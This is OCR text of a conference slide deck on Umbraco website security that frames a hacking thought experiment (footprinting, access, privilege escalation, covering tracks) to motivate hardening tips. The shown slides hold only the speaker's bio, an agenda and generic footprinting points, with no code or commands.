Security & Umbraco

Jeffrey Schoemaker – jeffrey@perplex.nl

Perplex

Creatief denken, digitaal doen

Thought experiment

- How would I hack into someone's Umbraco website?


- Sharing my thoughts so you can reconsider your security strategy


<!-- Security by Jeffrey Schoemaker -->

Today's goal

- Education
- Increase security awareness
- Tips for hardening your Umbraco website

We do not want this!





<!-- Security by Jeffrey Schoemaker -->

Who am I?

- **Jeffrey Schoemaker**
  - Umbraco MVP 2017 & 2018
  - Security & Umbraco - enthousiast

- **Webdeveloper / co-owner Perplex**
  - Digital & Marketing agency in the Nether
  - Umbraco Gold Partner
  - Two Umbraco MVP’s
  - A few packages
    - Umbraco Forms Perplex on Steroids
    - Perplex Security & GDPR package
    - PerplexMail
    - Perplex Kraken Image Optimizer

<!-- Security by Jeffrey Schoemaker -->

Defense in Depth

- Multiple layers of defense
- If one fails, there are more layers to protect you

<!-- Security by Jeffrey Schoemaker -->

Secure your Umbraco installation

Before

After!

<!-- Security by Jeffrey Schoemaker -->

Agenda

Our hacking approach

1. Footprint & Identification
2. Getting into Umbraco
3. In Umbraco – Privilege escalation
4. Clearing our tracks

<!-- Security by Jeffrey Schoemaker -->


Sidesteps

- Encryption
- Umbraco settings
- Hardening your Umbraco
- 9 concrete tips that you can implement right away!

<!-- Security by Jeffrey Schoemaker -->


LEVEL 1

Footprint & Identification



LEVEL 2

Getting into Umbraco



LEVEL 3

Privilege escalation

LEVEL 4


Clearing our tracks

Level 1

Footprint & Identification

Mission 1

- Goal: Get as much information on the website as possible
- Approach: Looking at specifics of the website
- We want to use this information in level 2 to try to exploit specific vulnerabilities in specific versions




Level 1
Footprint & Identification

<!-- Security by Jeffrey Schoemaker -->


Footprint & Identification

- Most important part of hacking
- Stay under the radar
- Generate no noise & trigger no Intrusion Detection System



Mission 1.1


- Goal: Determine if it’s Umbraco
- Approach: Search for Umbraco-specific characteristics




Level 1
Footprint & Identification


On the homepage

- No easy way to identify Umbraco
- Total freedom of output




